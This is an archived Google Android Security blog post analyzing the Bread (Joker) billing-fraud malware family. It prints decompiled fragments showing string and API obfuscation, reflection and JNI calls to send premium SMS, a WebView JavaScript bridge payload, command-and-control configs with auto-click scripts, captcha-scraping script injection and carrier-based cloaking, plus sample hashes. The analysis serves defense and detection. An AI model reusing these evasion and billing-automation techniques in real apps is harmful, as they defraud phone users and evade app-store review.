
PHA Family Highlights: Bread (and Friends)

By Posted by Alec Guertin and Vadim Kotov, Android Security & Privacy Team

Published: 2020-01-09 · Archived: 2026-04-05 16:31:07 UTC



In this edition of our **PHA Family Highlights** series we introduce Bread, a large-scale billing fraud family. We first started tracking Bread (also known as Joker) in early 2017, identifying apps designed solely for SMS fraud. As the Play Store has introduced new policies and Google Play Protect has scaled defenses, Bread apps were forced to continually iterate to search for gaps. They have at some point used just about every cloaking and obfuscation technique under the sun in an attempt to go undetected. Many of these samples appear to be designed specifically to attempt to slip into the Play Store undetected and are not seen elsewhere. In this post, we show how Google Play Protect has defended against a well organized, persistent attacker and share examples of their techniques.

TL;DR

- Google Play Protect detected and removed 1.7k unique Bread apps from the Play Store before ever being downloaded by users
- Bread apps originally performed SMS fraud, but have largely abandoned this for WAP billing following the introduction of new Play policies restricting use of the SEND_SMS permission and increased coverage by Google Play Protect
- More information on stats and relative impact is available in the Android Security 2018 Year in Review report

BILLING FRAUD

Bread apps typically fall into two categories: SMS fraud (older versions) and toll fraud (newer versions). Both of these types of fraud take advantage of mobile billing techniques involving the user's carrier.

SMS Billing

Carriers may partner with vendors to allow users to pay for services by SMS. The user simply needs to text a prescribed keyword to a prescribed number (shortcode). A charge is then added to the user's bill with their mobile service provider.

Toll Billing

Carriers may also provide payment endpoints over a web page. The user visits the URL to complete the payment and enters their phone number. Verification that the request is coming from the user's device is completed using two possible methods:

1. The user connects to the site over mobile data, not WiFi (so the service provider directly handles the connection and can validate the phone number); or
2. The user must retrieve a code sent to them via SMS and enter it into the web page (thereby proving access to the provided phone number).

Fraud

Both of the billing methods detailed above provide device verification, but not user verification. The carrier can determine that the request originates from the user's device, but does not require any interaction from the user that cannot be automated. Malware authors use injected clicks, custom HTML parsers and SMS receivers to automate the billing process without requiring any interaction from the user.

STRING & DATA OBFUSCATION

Bread apps have used many innovative and classic techniques to hide strings from analysis engines. Here are some highlights.

Standard Encryption

Frequently, Bread apps take advantage of standard crypto libraries in `java.util.crypto`. We have discovered apps using AES, Blowfish, and DES as well as combinations of these to encrypt their strings.

Custom Encryption

Other variants have used custom-implemented encryption algorithms. Some common techniques include: basic XOR encryption, nested XOR and custom key-derivation methods. Some variants have gone so far as to use a different key for the strings of each class.

Split Strings

Encrypted strings can be a signal that the code is trying to hide something. Bread has used a few tricks to keep strings in plaintext while preventing basic string matching.

```
String click_code = new StringBuilder().append(".cli").append("ck();");
```

Going one step further, these substrings are sometimes scattered throughout the code, retrieved from static variables and method calls. Various versions may also change the index of the split (e.g. “.clic” and “k();”).

Delimiters

Another technique to obfuscate unencrypted strings uses repeated delimiters. A short, constant string of characters is inserted at strategic points to break up keywords:

```
String js = "javm6voTascrm6voTipt:window.SDFGHWEGSG.catcm6voThPage(docm6voTument.getElemm6voTentsByTm6v
```

At runtime, the delimiter is removed before using the string:

```
js = js.replaceAll("m6voT", "");
```

API OBFUSCATION

SMS and toll fraud generally requires a few basic behaviors (for example, disabling WiFi or accessing SMS), which are accessible by a handful of APIs. Given that there are a limited number of behaviors required to identify billing fraud, Bread apps have had to try a wide variety of techniques to mask usage of these APIs.

Reflection

Most methods for hiding API usage tend to use Java reflection in some way. In some samples, Bread has simply directly called the Reflect API on strings decrypted at runtime.

```
Class smsManagerClass = Class.forName(p.a().decrypt("wI7HmhUo0OYTnO2rFy3yxE2DFECD2I9reFnmPF3LuAc="));
smsManagerClass.getMethod(p.a().decrypt("0oXNjC4kzLwqnPK9BiL4qw=="),  // sendTextMessage
                          String.class, String.class, String.class, PendingIntent.class, PendingIntent.
```

JNI

Bread has also tested our ability to analyze native code. In one sample, no SMS-related code appears in the DEX file, but there is a native method registered.

```
public static native void nativesend(String arg0, String arg1);
```

Two strings are passed into the call, the shortcode and keyword used for SMS billing (getter methods renamed here for clarity).

```
    JniManager.nativesend(this.get_shortcode(), this.get_keyword());
```

In the native library, it stores the strings to access the SMS API.

```
.text:00000B92                  ALIGN 4
.text:00000B94 aAndroidTelepho DCB "android/telephony/SmsManager",0
.text:00000B94                                  ; DATA XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+10↑o
.text:00000BB1                  DCB 0, 0, 0
.text:00000BB4 aGetdefault      DCB "getDefault",0       ; DATA XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+20↑o
.text:00000BBF                  DCB 0
.text:00000BC0 aLandroidTeleph DCB "()Landroid/telephony/SmsManager;",0
.text:00000BC0                                  ; DATA XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+22↑o
.text:00000BE1                  DCB 0, 0, 0
.text:00000BE4 off_BE4          DCD aLjavaLangStrin - 0xB6E
.text:00000BE4                                  ; DATA XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+3C↑r
.text:00000BE4                                  ; "(Ljava/lang/String;Ljava/lang/String;Lj"...
.text:00000BE8 aSendtextmessag DCB "sendTextMessage",0 ; DATA XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+3E↑o
.text:00000BF8
```

The `nativesend` method uses the Java Native Interface (JNI) to fetch and call the Android SMS API. The following is a screenshot from IDA with comments showing the strings and JNI functions.

```
.text:00000B24                 EXPORT Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend
.text:00000B24 Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend
.text:00000B24                 PUSH            {R4-R7,LR}
.text:00000B26                 ADD             R7, SP, #0xC
.text:00000B28                 PUSH.W          {R8-R10}
.text:00000B2C                 SUB             SP, SP, #0x10
.text:00000B2E                 MOV             R5, R0  ; JNIEnv*
.text:00000B30                 MOV             R8, R2
.text:00000B32                 LDR             R0, [R5]
.text:00000B34                 ADR             R1, aAndroidTelepho ; "android/telephony/SmsManager"
.text:00000B36                 MOV             R9, R3
.text:00000B38                 LDR             R2, [R0,#0x18]
.text:00000B3A                 MOV             R0, R5
.text:00000B3C                 BLX             R2      ; jclass (*FindClass)(JNIEnv*, const char*);
.text:00000B3E                 MOV             R4, R0
.text:00000B40                 CBZ             R4, loc_B8A
.text:00000B42                 LDR             R0, [R5]
.text:00000B44                 ADR             R2, aGetdefault ; "getDefault"
.text:00000B46                 ADR             R3, aLandroidTeleph ; "()Landroid/telephony/SmsManager;"
.text:00000B48                 MOV             R1, R4
.text:00000B4A                 LDR.W           R6, [R0,#0x1C4]
.text:00000B4E                 MOV             R0, R5
.text:00000B50                 BLX             R6      ; jmethodID (*GetStaticMethodID)(JNIEnv*, jclass, const char*, const char*);
.text:00000B52                 MOV             R2, R0
.text:00000B54                 MOV             R0, R5
.text:00000B56                 MOV             R1, R4
.text:00000B58                 BLX             j__ZN7_JNIEnv22CallStaticObjectMethodEP7_jclassP10_jmethodIDz ; _JNIEnv::CallStaticObjectMethod(_jclass *,_jmethodID *,...)
.text:00000B5C                 MOV             R10, R0
.text:00000B5E                 LDR             R0, [R5]
.text:00000B60                 LDR             R3, =(aLjavaLangStrin - 0xB6E)
.text:00000B62                 ADR             R2, aSendtextmessag ; "sendTextMessage"
.text:00000B64                 MOV             R1, R4
.text:00000B66                 LDR.W           R6, [R0,#0x84]
.text:00000B6A                 ADD             R3, PC  ; "(Ljava/lang/String;Ljava/lang/String;Lj"...
.text:00000B6C                 MOV             R0, R5
.text:00000B6E                 BLX             R6      ; jmethodID (*GetMethodID)(JNIEnv*, jclass, const char*, const char*);
.text:00000B70                 MOV             R2, R0
.text:00000B72                 CMP             R2, #0
.text:00000B74                 BEQ             loc_B8A
.text:00000B76                 MOVS            R0, #0
.text:00000B78                 MOV             R1, R10
.text:00000B7A                 STRD.W          R0, R9, [SP]
.text:00000B7E                 MOV             R3, R8
.text:00000B80                 STRD.W          R0, R0, [SP,#8]
.text:00000B84                 MOV             R0, R5
.text:00000B86                 BLX             j__ZN7_JNIEnv14CallVoidMethodEP8_jobjectP10_jmethodIDz ; _JNIEnv::CallVoidMethod(_jobject *,_jmethodID *,...)
.text:00000B8A
.text:00000B8A loc_B8A                                 ; CODE XREF: Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+1C↑j
.text:00000B8A                                         ; Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend+50↑j
.text:00000B8A                 ADD             SP, SP, #0x10
.text:00000B8C                 POP.W           {R8-R10}
.text:00000B90                 POP             {R4-R7,PC}
.text:00000B90 ; End of function Java_com_mbv_a_sdklibrary_manager_JniManager_nativesend
```

WebView JavaScript Interface

Continuing on the theme of cross-language bridges, Bread has also tried out some obfuscation methods utilizing JavaScript in WebViews. The following method is declared in the DEX.

```
public void method1(String p7, String p8, String p9, String p10, String p11) {
        Class v0_1 = Class.forName(p7);
        Class[] v1_1 = new Class[0];
        Object[] v3_1 = new Object[0];
        Object v1_3 = v0_1.getMethod(p8, v1_1).invoke(0, v3_1);
        Class[] v2_2 = new Class[5];
        v2_2[0] = String.class;
        v2_2[1] = String.class;
        v2_2[2] = String.class;
        v2_2[3] = android.app.PendingIntent.class;
        v2_2[4] = android.app.PendingIntent.class;
        reflect.Method v0_2 = v0_1.getMethod(p9, v2_2);
        Object[] v2_4 = new Object[5];
        v2_4[0] = p10;
        v2_4[1] = 0;
        v2_4[2] = p11;
        v2_4[3] = 0;
        v2_4[4] = 0;
        v0_2.invoke(v1_3, v2_4);
}
```

Without context, this method does not reveal much about its intended behavior, and there are no calls made to it anywhere in the DEX. However, the app does create a WebView and registers a JavaScript interface to this class.

```
this.webView.addJavascriptInterface(this, "stub");
```

This gives JavaScript run in the WebView access to this method. The app loads a URL pointing to a Bread-controlled server. The response contains some basic HTML and JavaScript.

```
<a onclick="Sub()">ไปเดี๋ยวนี้</a>
<div style="display:none">
    <p id="deviceid">deadbeefdeadbeefdeadbeefdeadbeef</p>
    <p id="cmobi">android.telephony.SmsManager</p>
    <p id="deni">getDefault</p>
    <p id="ssm">sendTextMessage</p>
    <p id="shortcode">4219331</p>
    <p id="keyword">P6</p>
</div>

<script>
    function Sub() {
        var cmobi = $("#cmobi").text()
        var deni = $("#deni").text()
        var ssm = $("#ssm").text()
        var shortcode = $("#shortcode").text()
        var keyword = $("#keyword").text()
        window.stub.method1(cmobi, deni, ssm, shortcode, keyword)
    }
</script>
```

In green, we can see the references to the SMS API. In red, we see those values being passed into the suspicious Java method through the registered interface. Now, using these strings `method1` can use reflection to call `sendTextMessage` and process the payment.

PACKING

In addition to implementing custom obfuscation techniques, apps have used several commercially available packers including: Qihoo360, AliProtect and SecShell. More recently, we have seen Bread-related apps trying to hide malicious code in a native library shipped with the APK. Earlier this year, we discovered apps hiding a JAR in the data section of an ELF file which it then dynamically loads using `DexClassLoader`. The figure below shows a fragment of encrypted JAR stored in .rodata section of a shared object shipped with the APK as well as the XOR key used for decryption.

```
.rodata:00005C94 ; ===========================================================
.rodata:00005C94
.rodata:00005C94 ; Segment type: Pure data
.rodata:00005C94                 AREA .rodata, DATA, READONLY, ALIGN=0
.rodata:00005C94                 ; ORG 0x5C94
.rodata:00005C94                 EXPORT XM0eWVraGXHQPS0RnyKxll
.rodata:00005C94 XM0eWVraGXHQPS0RnyKxll DCB 0x13        ; DATA XREF: LOAD:00000300↑o
.rodata:00005C94                                        ; pCLCHInfAVnkKpVtI+76↑o ...
.rodata:00005C95                 DCB 0x1F
.rodata:00005C96                 DCB 0x48 ; H
.rodata:00005C97                 DCB 0x7E ; ~
.rodata:00005C98                 DCB 0x7B ; {
.rodata:00005C99                 DCB 0x6D ; m
.rodata:00005C9A                 DCB 0x63 ; c
.rodata:00005C9B                 DCB 0x65 ; e
.rodata:00005C9C                 DCB 0x6B ; k
.rodata:00005C9D                 DCB 0x55 ; U
.rodata:00005C9E                 DCB 0x56 ; V
.rodata:00005C9F                 DCB  0xF
.rodata:00005CA0                 DCB 0xA1
.rodata:00005CA1                 DCB 0x7E ; ~
```


Encrypted JAR

\+ ~50KB more

```
.rodata:000128DD                 DCB 0x7F ; ⊖
.rodata:000128DE                 DCB 0x1A
.rodata:000128DF                 EXPORT wFa0bqAYUKnPf04uYIS2k
.rodata:000128DF wFa0bqAYUKnPf04uYIS2k DCB "CTKzomkmcUuxj0r26uoL30fs
.rodata:000128DF                                        ; DATA XREF
.rodata:000128DF                                        ; Java_hk_c
.rodata:000128DF                 DCB "..",0
.rodata:00012922 asc_12922       DCB ".",0              ; DATA XREF
```

XOR key

After we blocked those samples, they moved a significant portion of malicious functionality into the native library, which resulted in a rather peculiar back and forth between Dalvik and native code:



COMMAND & CONTROL

Dynamic Shortcodes & Content

Early versions of Bread utilized a basic command and control infrastructure to dynamically deliver content and retrieve billing details. In the example server response below, the green fields show text to be shown to the user. The red fields are used as the shortcode and keyword for SMS billing.

```
{
 "button": "ยินดีต้อนรับ", // “welcome”
 "code": 0,
 "content": "F10",
 "imei": "52003,52005,52000",
 "rule": "Here are all the pictures you need, about
          happiness, beauty, beauty, etc., with our most
          sincere service, to provide you with the most
          complete resources.",
 "service": "4219245"
}
```

State Machines

Since various carriers implement the billing process differently, Bread has developed several variants containing generalized state machines implementing all possible steps. At runtime, the apps can check which carrier the device is connected to and fetch a configuration object from the command and control server. The configuration contains a list of steps to execute with URLs and JavaScript.

```
{
   "message":"Success",
   "result":[
      {
         "list":[
            {
               "endUrl":"http://sabai5555.com/",
               "netType":0,
               "number":1,
               "offerId":"1009",
               "step":1,
               "trankUrl": "http://atracking-auto.appflood.com/transaction/post_click?offer_id=1919066
            },
            {
               "netType":0,
               "number":2,
               "offerId":"1009",
               "params":"function jsFun(){document.getElementsByTagName('a')[1].click()};",
               "step":2
            },
            {
               "endUrl":"http://consentprt.dtac.co.th/webaoc/InformationPage",
```

```
                "netType":0,
                "number":3,
                "offerId":"1009",
                "params":"javascript:jsFun()",
                "step":4
             },
             {
                "endUrl":"http://consentprt.dtac.co.th/webaoc/SuccessPage",
                "netType":0,
                "number":4,
                "offerId":"1009",
                "params":"javascript:getOk()",
                "step":3
             },
             {
                "netType":0,
                "number":5,
                "offerId":"1009",
                "step":7
             }
          ],
          "netType":0,
          "offerId":"1009"
       }
    ],
    "code":"200"
 }
```


The steps implemented include:

- Load a URL in a WebView
- Run JavaScript in WebView
- Toggle WiFi state
- Toggle mobile data state
- Read/modify SMS inbox
- Solve captchas

Captchas

One of the more interesting states implements the ability to solve basic captchas (obscured letters and numbers). First, the app creates a JavaScript function to call a Java method, `getImageBase64`, exposed to WebView using `addJavascriptInterface`.

```
String v2_1 = "function getBaseImage(){"
    + "var img=GET_IMG_OBJECT;"
    + "var canvas=document.createElement('canvas');"
    + "canvas.width=img.width;"
    + "canvas.height=img.height;"
    + "var ctx=canvas.getContext('2d');"
    + "ctx.drawImage(img,0,0,img.width,img.height);"
    + "var dataURL=canvas.toDataURL('image/png');"
    + "window.stub.getImageBase64(dataURL)};".replace("GET_IMG_OBJECT",
                                         this.currentOfferStepModel.getParams());
```

The value used to replace `GET_IMG_OBJECT` comes from the JSON configuration.

```
"params": "document.getElementById('captcha')"
```

The app then uses JavaScript injection to create a new script in the carrier's web page to run the new function.

```
String v3_0 = "javascript:(function() {"
    + "var parent = document.getElementsByTagName('head').item(0);"
    + "var style = document.createElement('script');"
    + "style.type = 'text/javascript';"
    + "style.innerHTML = window.atob('JS_CODE');"
    + "parent.appendChild(style)})()".replace("JS_CODE",
                                   android.util.Base64.encodeToString(v2_1.getBytes(),
        2));
```

The base64-encoded image is then uploaded to an image recognition service. If the text is retrieved successfully, the app uses JavaScript injection again to submit the HTML form with the captcha answer.

CLOAKING

Client-side Carrier Checks

In our basic command & control example above, we didn't address the (incorrectly labeled) "imei" field.


```
{
 "button": "ยินดีต้อนรับ",
 "code": 0,
 "content": "F10",
 "imei": "52003,52005,52000",
 "rule": "Here are all the pictures you need, about
             happiness, beauty, beauty, etc., with our most
             sincere service, to provide you with the most
             complete resources.",
 "service": "4219245"
}
```


This contains the Mobile Country Code (MCC) and Mobile Network Code (MNC) values that the billing process will work for. In this example, the server response contains several values for Thai carriers. The app checks if the

device’s network matches one of those provided by the server. If it does, it will commence with the billing process. If the value does not match, the app skips the “disclosure” page and billing process and brings the user straight to the app content. In some versions, the server would only return valid responses several days after the apps were submitted.

Server-side Carrier Checks

In the JavaScript bridge API obfuscation example covered above, the server supplied the app with the necessary strings to complete the billing process. However, analysts may not always see the indicators of compromise in the server’s response. In this example, the requests to the server take the following form:


```
http://X.X.X.X/web?operator=52000&id=com.battery.fakepackage&deviceid=deadbeefdeadbeefdeadbeefdeadbeef
```

Here, the “operator” query parameter is the Mobile Country Code and Mobile Network Code . The server can use this information to determine if the user’s carrier is one of Bread’s targets. If not, the response is scrubbed of the strings used to complete the billing fraud.

```
<a onclick="Sub()">ไปเดี๋ยวนี้</a>
<div style="display:none">
    <p id="deviceid">deadbeefdeadbeefdeadbeefdeadbeef</p>
    <p id="cmobi"></p>
    <p id="deni"></p>
    <p id="ssm"></p>
    <p id="shortcode"></p>
    <p id="keyword"></p>
</div>
```

MISLEADING USERS

Bread apps sometimes display a pop-up to the user that implies some form of compliance or disclosure, showing **terms and conditions** or a **confirm** button. However, the actual text would often only display a basic welcome message.



Translation: "This app is a place to be and it will feel like a superhero with this new app. We hope you enjoy it!" Other versions included all the pieces needed for a valid disclosure message.

When translated the disclosure reads: *"Apply Car Racing Clip \n Please enter your phone number for service details. \n Terms and Conditions \nFrom 9 Baht / day, you will receive 1 message / day. \nPlease stop the V4 printing service at 4739504 \n or call 02-697-9298 \n Monday - Friday at 8.30 - 5.30pm \n"* However, there are still two issues here:

1. The numbers to contact for cancelling the subscription are not real
2. The billing process commences even if you don't hit the "Confirm" button


Even if the disclosure here displayed accurate information, the user would often find that the advertised functionality of the app did not match the actual content. Bread apps frequently contain no functionality beyond the billing process or simply clone content from other popular apps.

VERSIONING

Bread has also leveraged an abuse tactic unique to app stores: versioning. Some apps have started with clean versions, in an attempt to grow user bases and build the developer accounts' reputations. Only later is the malicious code introduced, through an update. Interestingly, early "clean" versions contain varying levels of signals that the updates will include malicious code later. Some are first uploaded with all the necessary code except the one line that actually initializes the billing process. Others may have the necessary permissions, but are missing the classes containing the fraud code. And others have all malicious content removed, except for log comments referencing the payment process. All of these methods attempt to space out the introduction of possible signals in various stages, testing for gaps in the publication process. However, GPP does not treat new apps and updates any differently from an analysis perspective.

FAKE REVIEWS

When early versions of apps are first published, many five star reviews appear with comments like:



"So..good.." "very beautiful" Later, 1 star reviews from *real* users start appearing with comments like: *"Deception" "The app is not honest …"*

SUMMARY

Sheer volume appears to be the preferred approach for Bread developers. At different times, we have seen three or more active variants using different approaches or targeting different carriers. Within each variant, the malicious code present in each sample may look nearly identical with only one evasion technique changed. Sample 1 may use AES-encrypted strings with reflection, while Sample 2 (submitted on the same day) will use the same code but with plaintext strings. At peak times of activity, we have seen up to 23 different apps from this family submitted to Play in one day. At other times, Bread appears to abandon hope of making a variant successful and we see a gap of a week or longer before the next variant. This family showcases the amount of resources that malware authors now have to expend. Google Play Protect is constantly updating detection engines and warning users of malicious apps installed on their device.

SELECTED SAMPLES

Package Name	**SHA-256 Digest**
com.rabbit.artcamera	18c277c7953983f45f2fe6ab4c7d872b2794c256604e43500045cb2b2084103f
org.horoscope.astrology.predict	6f1a1dbeb5b28c80ddc51b77a83c7a27b045309c4f1bff48aaff7d79dfd4eb26

com.theforest.rotatemarswallpaper	4e78a26832a0d471922eb61231bc498463337fed8874db5f70b17dd06dcb9f09
com.jspany.temp	0ce78efa764ce1e7fb92c4de351ec1113f3e2ca4b2932feef46d7d62d6ae87f5
com.hua.ru.quan	780936deb27be5dceea20a5489014236796a74cc967a12e36cb56d9b8df9bc86
com.rongnea.udonood	8b2271938c524dd1064e74717b82e48b778e49e26b5ac2dae8856555b5489131
com.mbv.a.wp	01611e16f573da2c9dbc7acdd445d84bae71fecf2927753e341d8a5652b89a68
com.pho.nec.sg	b4822eeb71c83e4aab5ddfecfb58459e5c5e10d382a2364da1c42621f58e119b

---

Source: https://security.googleblog.com/2020/01/pha-family-highlights-bread-and-friends.html